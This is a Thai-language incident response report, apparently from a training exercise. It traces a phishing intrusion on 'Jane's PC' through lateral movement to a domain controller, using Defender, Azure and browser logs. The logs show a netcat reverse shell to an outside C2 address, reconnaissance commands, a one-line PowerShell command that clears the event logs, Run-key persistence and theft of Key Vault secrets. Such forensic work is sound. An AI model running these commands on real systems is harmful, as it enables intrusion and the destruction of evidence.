ทีมตอบสนองภัยคุกคามได้ทำการวิเคราะห์ฐานจากเครื่องผู้ใช้งานทุกเครื่องที่ผู้โจมตีส่งอีเมลฟิชชิ่งไปหา พบว่ามีเพียงแค่ผู้ใช้งาน Jane เท่านั้นที่คลิกลิงอีเมลฟิชชิ่ง

วันที่ 8 สิงหาคม 2023 เวลา 10:52 ผู้ใช้งาน Jane ดาวโหลดไฟล์แนบ Pay Increase contract.docx.zip จากอีเมลฟิชชิ่งแล้วคลิกลิง Pay Increase contract.docx.exe มัลแวร์

Timestamp [UTC]	DeviceName	InitiatingProcessFileName	FolderPath
11/8/2023, 10:53:42.503 AM	pc-jane.acme.local	explorer.exe	C:\Users\Jane\Downloads\Pay Increase contract.docx\Pay Increase contract.docx.exe
11/8/2023, 10:53:48.506 AM	pc-jane.acme.local	explorer.exe	C:\Users\Jane\Downloads\Pay Increase contract.docx\Pay Increase contract.docx.exe
11/8/2023, 10:53:52.179 AM	pc-jane.acme.local	Pay Increase contract.docx.exe	C:\Users\Jane\AppData\Local\Temp\RarSFX0\nc.exe
11/8/2023, 10:54:09.919 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\cmd.exe
11/8/2023, 10:57:01.325 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\cmd.exe
11/8/2023, 11:02:54.580 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\cmd.exe
11/8/2023, 11:25:19.839 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\cmd.exe
11/8/2023, 11:29:41.446 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\cmd.exe
11/8/2023, 11:32:10.895 AM	pc-jane.acme.local	nc.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

รูปที่ 26: Log การเรียก Process Pay Increase contract.docx.exe จาก Microsoft Defender ATP

มัลแวร์ทำการสร้างและเรียกใช้งานไฟล์ C:\Users\Jane\AppData\Local\Temp\RarSFX0\nc.exe และ process nc.exe เปิดการเชื่อมต่อไปยัง 40.113.141[.]101:1337 และสร้าง process ลูก cmd.exe

```
{
  Timestamp [UTC]: "11/8/2023, 10:53:52.616 AM" ,
  DeviceName: "pc-jane.acme.local" ,
  InitiatingProcessAccountName: "jane" ,
  ActionType: "ConnectionSuccess" ,
  InitiatingProcessFolderPath: "c:\users\jane\appdata\local\temp\rarsfx0\nc.exe" ,
  RemoteIP: "40.113.141[.]101" ,
  RemotePort: 1337. ,
  Type: "DeviceNetworkEvents"
}
```

รูปที่ 27: Log การเชื่อมต่อไปยัง C2 Server ซึ่งถูกบันทึกโดย Microsoft Defender ATP

```
{
  Timestamp [UTC]: "11/8/2023, 10:54:09.919 AM" ,
  DeviceName: "pc-jane.acme.local" ,
  ActionType: "ProcessCreated" ,
  InitiatingProcessFolderPath: "c:\users\jane\appdata\local\temp\rarsfx0\nc.exe" ,
  FolderPath: "C:\Windows\SysWOW64\cmd.exe"
}
```

รูปที่ 28: Log การสร้าง process cmd.exe ซึ่งถูกบันทึกโดย Microsoft Defender ATP

หลังจากที่ได้ cmd session มาแล้วผู้โจมตีเริ่มต้นใช้คำสั่งเปิดหน้าเข้าสู่ระบบของ Microsoft โดยใช้เบราว์เซอร์ Edge หลังจากนั้น Jane ได้ทำการเข้าสู่ระบบบัญชี Microsoft ของเธอ

ทีมตอบสนองต่อภัยคุกคามสันนิษฐานว่าผู้โจมตีใช้ Keylogger ซึ่งเป็นหนึ่งในความสามารถของมัลแวร์ในกลุ่ม Meterpreter เพื่อโมยรหัสผ่านของผู้ใช้งาน โดยอ้างอิงจากหลักฐานทางอ้อม บัญชีของผู้ใช้ Jane ถูกนำไปใช้โดยผู้โจมตีภายหลัง อย่างไรก็ตามทีมตอบสนองต่อภัยคุกคามไม่พบหลักฐานโดยตรงที่ยืนยันการใช้ความสามารถ Keylogger ของ Meterpreter

Timestamp [UTC]	ActionType	InitiatingProcessFolderPath	ProcessCommandLine
11/8/2023, 10:54:10.000 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	conhost.exe 0xffffffff -ForceV1
11/8/2023, 10:54:13.260 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	whoami
11/8/2023, 10:54:19.889 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	"msedge.exe" --single-argument https://login.microsoftonline.com/

รูปที่ 29: Log cmd.exe เปิดหน้า login Microsoft ด้วย Edge Browser ซึ่งถูกบันทึกโดย Microsoft Defender ATP

URL	Title	Visit Time	Visit ...	Visited From
https://www.ebay.co.uk/?mkcid=1&mkrid=711-53200-19255-0&siteid=0&campid=5338780500&toolid=2000...	Electronics, C...	11/8/2023 10:42:08 AM	1	https://ebay.co.uk/?mkcid.
https://ebay.co.uk/?mkcid=1&mkrid=711-53200-19255-0&siteid=0&campid=5338780500&toolid=20008&m...	Electronics, C...	11/8/2023 10:42:08 AM	1	
https://www.ebay.co.uk/b/bn_1841446	Garden & Pati...	11/8/2023 10:42:37 AM	1	https://www.ebay.co.uk/?...
https://www.ebay.co.uk/help/home	eBay Custom...	11/8/2023 10:42:58 AM	1	https://www.ebay.co.uk/bl...
file:///C:/Users/Jane/Downloads/Pay%20Increase%20contract.docx.zip		11/8/2023 10:52:06 AM	1	
https://login.microsoftonline.com/	Sign in to your...	11/8/2023 10:54:21 AM	1	
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:21 AM	9	https://www.office.com/lo...
https://www.office.com/login#	Sign in to your...	11/8/2023 10:54:21 AM	1	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:22 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:22 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:22 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:22 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:22 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:23 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:23 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...	Sign in to your...	11/8/2023 10:54:23 AM	9	https://login.microsoftonli...
https://login.microsoftonline.com/common/login	Sign in to your...	11/8/2023 10:56:41 AM	5	https://login.microsoftonli...
https://login.microsoftonline.com/common/login	Sign in to your...	11/8/2023 10:56:42 AM	5	https://login.microsoftonli...
https://login.microsoftonline.com/common/login	Sign in to your...	11/8/2023 10:56:42 AM	5	https://login.microsoftonli...
https://login.microsoftonline.com/common/login	Sign in to your...	11/8/2023 10:56:43 AM	5	https://login.microsoftonli...
https://login.microsoftonline.com/common/login	Sign in to your...	11/8/2023 10:56:43 AM	5	https://login.microsoftonli...
https://login.microsoftonline.com/kmsi	Working...	11/8/2023 10:56:45 AM	1	https://login.microsoftonli...
https://www.office.com/		11/8/2023 10:56:47 AM	1	https://login.microsoftonli...
https://www.office.com/?auth=2	office.com	11/8/2023 10:56:51 AM	1	https://www.office.com/
https://www.youtube.com/	YouTube	11/8/2023 10:57:57 AM	2	https://youtube.com/
https://youtube.com/	YouTube	11/8/2023 10:57:57 AM	1	
https://www.youtube.com/	YouTube	11/8/2023 10:59:00 AM	2	https://www.youtube.com/
https://www.youtube.com/watch?v=mwKJfNYvwm8	I Built 100 We...	11/8/2023 10:59:00 AM	1	https://www.youtube.com/
file:///C:/Users/Jane/Documents/notes.txt		11/8/2023 10:59:52 AM	2	
file:///C:/Users/Jane/Documents/New%20Rich%20Text%20Document.rtf		11/8/2023 11:00:29 AM	1	

รูปที่ 30: Log การใช้งาน Microsoft.com ซึ่งถูกบันทึกโดย Edge Browser History

ผู้โจมตีใช้คำสั่งค้นหาข้อมูลเกี่ยวกับการตั้งค่า Network และ Domain Controller ของเครื่องผู้ใช้งาน Jane ผู้โจมตีพบว่าผู้ใช้งานอยู่ใน Domain **10.2.0.6 (acme.local)**

Timestamp [UTC]	ActionType	InitiatingProcessFolderPath	ProcessCommandLine
11/8/2023, 10:57:29.182 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	net user Jane /domain
11/8/2023, 10:57:40.410 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	ipconfig
11/8/2023, 11:03:39.395 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	ipconfig /all
11/8/2023, 11:04:01.226 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	ping 10.3.1.1
11/8/2023, 11:04:41.498 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	ping 10.2.0.6
11/8/2023, 11:05:11.640 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	nslookup 10.2.0.6
11/8/2023, 11:05:42.631 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	nslookup domain-controll
11/8/2023, 11:06:04.097 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	nslookup acme.local
11/8/2023, 11:06:27.329 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	powershell -c Get-VpnConnection
11/8/2023, 11:09:51.867 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	rasdial
11/8/2023, 11:25:27.282 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	powershell
11/8/2023, 11:30:01.204 AM	ProcessCreated	c:\windows\syswow64\cmd.exe	powershell -c "Get-EventLog -LogName * ForEach { Clear-EventLog \$_.Log }"


รูปที่ 31: คำสั่งการค้นหาข้อมูลภายในเครื่อง ซึ่งถูกบันทึกโดย Microsoft Defender ATP

หลังจากนั้นผู้โจมตีทำการอ่านการตั้งค่า VPN และ export ใบบรับรอง VPN ไปยัง **C:\vpn.cer** ซึ่งใบบรับรองดังกล่าวนี้เป็น Azure Point-to-Site VPN⁷ Cert ใช้สำหรับเชื่อมต่อกับ Azure VPN Gateway

Timestamp [UTC]	ActionType	InitiatingProcessFileName	FolderPath
11/8/2023, 11:26:46.858 AM	FileCreated	powershell.exe	C:\vpn.cer

รูปที่ 32: Log การสร้างไฟล์ C:\vpn.cer ซึ่งถูกบันทึกโดย Microsoft Defender ATP

⁷<https://learn.microsoft.com/en-us/azure/vpn-gateway/point-to-site-about>



รูปที่ 33: เนื้อหาในไฟล์ C:\vpn.cer

เมื่อได้ข้อมูลที่ต้องการแล้วผู้โจมตีทำการลบหลักฐาน Windows Event Log ในเครื่อง **pc-jane** โดยใช้คำสั่ง **Clear-EventLog**

```
powershell -c "Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }"
```

รูปที่ 34: Log คำสั่งลบ Event Log ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Maintain Presence: Jane's PC

วันที่ 8 สิงหาคม 2023 เวลา 10:55:43 Process `nc.exe` ได้มีการสร้างไฟล์ `Google Chrome Update.vbs` และมีการสร้าง ASEP (AutoStart Extension Point) Registry ที่ `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Updater` ให้เรียกใช้งานไฟล์ `Google Chrome Update.vbs`

ทีมตอบสนองภัยคุกคามสันนิษฐานว่าไฟล์ `Google Chrome Update.vbs` ทำหน้าที่รักษาการเข้าถึง (Persistence) โดยเมื่อเครื่องถูกเปิดใช้งาน Registry `\Run\Updater` จะไปเรียกใช้งานไฟล์ `Google Chrome Update.vbs` แต่เนื่องจากไฟล์ดังกล่าวลบทิ้งไปทีมตอบสนองภัยคุกคามจึงไม่สามารถวิเคราะห์เนื้อหาภายในเพื่อยืนยันข้อสันนิษฐานนี้ได้

```
{
  Timestamp [UTC]: "11/8/2023, 10:55:42.850 AM" ,
  DeviceName: "pc-jane.acme.local" ,
  ActionType: "RegistryValueSet" ,
  InitiatingProcessFolderPath: "c:\users\jane\appdata\local\temp\rarsfx0\nc.exe" ,
  RegistryKey: "HKEY_CURRENT_USER\S-1-5-21-1007580978-440913956-244337171-1103
\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" ,
  RegistryValueData: "C:\Users\Jane\Downloads\Pay Increase contract.docx
\Google Chrome Update.vbs" ,
  RegistryValueName: "Updater" ,
  Type: "DeviceRegistryEvents"
}
```

รูปที่ 35: Log การสร้าง Registry Updater ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Move Laterally: Jump Host To Domain Controller

วันที่ 8 สิงหาคม 2023 เวลา 12:09 ผู้โจมตีใช้บัญชีผู้ใช้ Jane@BlackCellGD.onmicrosoft.com จาก 185.220.101[.]4 อ่านข้อมูลรหัสผ่านที่ถูกเก็บไว้ใน Azure Vault acme-cred-store

โดยมีรหัสผ่านที่ถูกอ่านมีดังนี้:

- Google-Password
- John-Admin
- TopSecret

TimeGenerated [UTC]	identity_claim_upn_s	CallerIPAddr...	OperationName	requestUri_s
11/8/2023, 12:09:48.309 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	KeyList	https://acme-cred-store.vault.azure.net/keys?api-version=7.3&maxresults=256_-1699445295176
11/8/2023, 12:09:50.559 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretList	https://acme-cred-store.vault.azure.net/secrets?api-version=7.0&maxresults=256_-1699445295177
11/8/2023, 12:10:07.028 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/Google-Password?api-version=7.0&_1699445295178
11/8/2023, 12:10:07.356 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretListVersions	https://acme-cred-store.vault.azure.net/secrets/Google-Password/versions?api-version=7.0&maxresults=256_-1699445295179
11/8/2023, 12:10:12.809 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/Google-Password/54dc12ff53eb4dff899c2265e4b224be?api-version=7.0&_1699445295180
11/8/2023, 12:10:22.200 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/John-Admin?api-version=7.0&_1699445295181
11/8/2023, 12:10:22.778 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretListVersions	https://acme-cred-store.vault.azure.net/secrets/John-Admin/versions?api-version=7.0&maxresults=256_-1699445295182
11/8/2023, 12:10:24.028 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/John-Admin/8520def32e49af4baf30d297ac0cf6?api-version=7.0&_1699445295183
11/8/2023, 12:10:30.653 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/TopSecret?api-version=7.0&_1699445295184
11/8/2023, 12:10:31.153 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretListVersions	https://acme-cred-store.vault.azure.net/secrets/TopSecret/versions?api-version=7.0&maxresults=256_-1699445295185
11/8/2023, 12:10:32.669 PM	Jane@BlackCellGD.onmicrosoft.com	185.220.101.4	SecretGet	https://acme-cred-store.vault.azure.net/secrets/TopSecret/7ebcc8a8db84d5c8c6f200b1837d2ae?api-version=7.0&_1699445295186

รูปที่ 36: Log การเข้าถึง Azure Vault ซึ่งถูกบันทึกโดย Azure Diagnostic

เวลา 1:12 ในวันเดียวกันนั้น ผู้โจมตีใช้บัญชีผู้ใช้ john-admin เข้าใช้งานเครื่อง johmup-host ผ่าน Remote Desktop Protocol (RDP) จากเครือข่ายภายใน VPN (10.3.1.2)

Timestamp [UTC]	DeviceName	AccountName	ActionType	LogonType	RemoteIP
11/8/2023, 1:12:40.397 PM	jump-host.acme.local	john-admin	LogonSuccess	RemoteInteractive	null
11/8/2023, 1:12:40.397 PM	jump-host.acme.local	john-admin	LogonSuccess	RemoteInteractive	null
11/8/2023, 1:12:40.408 PM	jump-host.acme.local	john-admin	LogonSuccess	RemoteInteractive	10.3.1.2
11/8/2023, 1:12:40.408 PM	jump-host.acme.local	john-admin	LogonSuccess	RemoteInteractive	10.3.1.2

รูปที่ 37: Log การเข้าใช้งานเครื่อง jump-host ซึ่งถูกบันทึกโดย Microsoft Defender ATP

เนื่องจาก Azure VPN Gateway ไม่ได้มีการเปิดใช้งาน GatewayDiagnosticLog จึงไม่มีหลักฐานโดยตรงที่ยืนยันว่าใครเป็นผู้ใช้งาน VPN หมายเลข 10.3.1.2 ที่ตอบสนองภัยคุกคามจึงสันนิษฐานว่าผู้โจมตีใช้ใบรับรอง VPN จากเครื่อง pc-jane เข้าถึงเครือข่ายภายใน จากนั้นใช้บัญชีผู้ใช้ john-admin ที่ได้มาจาก Azure Key Vault เข้าใช้งานเครื่อง jump-host

โดยอ้างอิงจากหลักฐานทางอ้อมดังนี้:

1. ผู้โจมตี Export ใบรับรอง VPN (VPN Certificate) จากเครื่อง pc-jane
2. ผู้โจมตีขโมยรหัสผ่านของบัญชี John-Admin จาก Azure Key Vault
3. ผู้โจมตีใช้บัญชี john-admin เข้าใช้งานเครื่อง jump-host จากเครือข่ายภายใน VPN (10.3.1.2)


หลักจากที่ผู้โจมตีสามารถเข้าถึงเครื่อง jump-host ได้แล้วผู้โจมตีทำการอ่าน Service และการตั้งค่า Network ภายในเครื่องก่อนจะใช้คำสั่ง mstsc.exe /v:"10.2.0.6" ย้ายไปยังเครื่อง Domain Controller (10.2.0.6)

TimeGenerated [UTC]	Accou...	InitiatingProcess...	ProcessCommandLine
11/8/2023, 1:14:20.842 PM	john-adm	explorer.exe	"powershell.exe"
11/8/2023, 1:14:51.544 PM	john-adm	powershell.exe	"ipconfig.exe"
11/8/2023, 1:14:51.568 PM	john-adm	powershell.exe	"ARP.EXE" -a
11/8/2023, 1:14:51.601 PM	john-adm	powershell.exe	"NETSTAT.EXE" -ano
11/8/2023, 1:14:53.692 PM	john-adm	powershell.exe	"schtasks.exe" /query /FO CSV /v
11/8/2023, 1:17:54.579 PM	john-adm	powershell.exe	"cmd.exe" /c "wmic service get name,displayname,pathname,startmode findstr /i "auto" findstr /i /v "
11/8/2023, 1:17:54.713 PM	john-adm	cmd.exe	wmic service get name,displayname,pathname,startmode
11/8/2023, 1:17:54.720 PM	john-adm	cmd.exe	findstr /i "auto"
11/8/2023, 1:17:54.725 PM	john-adm	cmd.exe	findstr /i /v "c:\windows\\"
11/8/2023, 1:17:54.767 PM	john-adm	cmd.exe	findstr /i /v ""
11/8/2023, 1:18:05.923 PM	john-adm	RuntimeBroker.exe	"mstsc.exe" /v:"10.2.0.6"
11/8/2023, 1:18:25.283 PM	john-adm	powershell.exe	"cmdkey.exe" /list


รูปที่ 38: ผู้โจมตีใช้คำสั่งการค้นหามูลภายในเครื่อง ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Maintain Perstance: Domain Controller

วันที่ 8 สิงหาคม 2023 13:19:29 ผู้โจมตีสร้างบัญชีผู้ใช้ **bpk** แล้วเพิ่มบัญชีผู้ใช้นี้ดังกล่าวไปยัง Group Domain Admins เพื่อรักษาการเข้าถึงระบบ Domain Controller




รูปที่ 39: Log การสร้างบัญชีผู้ใช้ bpk ซึ่งถูกบันทึกโดย Security Event Log



รูปที่ 40: Log การบัญชีผู้ใช้ bpk ไปยัง Group Domain Admins ซึ่งถูกบันทึกโดย Security Event Log

Internal Reconnaissance: Domain Controller

วันที่ 8 สิงหาคม 2023 เวลา 13:25:35 ผู้โจมตีติดตั้งเครื่องมือการสแกน Network เช่น Advanced IP Scanner⁸ และ Nmap⁹ ในเครื่อง Domain Controller



รูปที่ 41: เครื่องมือการโจมตีใน C:/Users/John-admin/Desktop ในเครื่อง Domain Controller

Timestamp	Key Name	Display Name	Display Version	Publisher	Install Date	Install Source	Install Location	Uninstall String
=	Nmap	Nmap	7.94	Nmap Project				
2023-11-08 13:31:18	NpcapInst	Npcap	1.75	Nmap Project			C:\Program Files\Npcap	"C:\Program Files\Npcap\uninstall.exe"
2023-11-08 13:29:43	Nmap	Nmap 7.94	7.94	Nmap Project				"C:\Program Files (x86)\Nmap\uninstall.exe"

รูปที่ 42: หลักฐานการติดตั้ง Nmap ซึ่งถูกบันทึกโดย Registry

ผู้โจมตีใช้เครื่องมือดังกล่าวสแกน Network ในวง 10.3.1.0-254 ไปยังพอร์ตเช่น 21, 80, 445, 8080, 4899, 5040, 54321 และอื่นๆ

InitiatingProcessCommandLine	ActionType	Protocol	RemoteIP	Ports	count
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.0	> [4899, 21 ...+1]	3
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionSuccess	Tcp	10.3.1.0	> [8080]	1
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.1	> [0: 80, 1: 21, 2: 8080, 3: 4899]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.10	> [445, 80 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.100	> [4899, 21 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.101	> [445, 4899 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.102	> [4899, 445 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.103	> [21, 4899 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.104	> [80, 4899 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.105	> [21, 445 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.106	> [4899, 445 ...+2]	4
"advanced_ip_scanner.exe" /portable "C:/Users/John-Admin/Desktop/" /lng en_us	ConnectionFailed	Tcp	10.3.1.107	> [4899, 80 ...+2]	4

รูปที่ 43: Log การใช้ Advanced IP Scanner สแกน Network ซึ่งถูกบันทึกโดย Microsoft Defender ATP

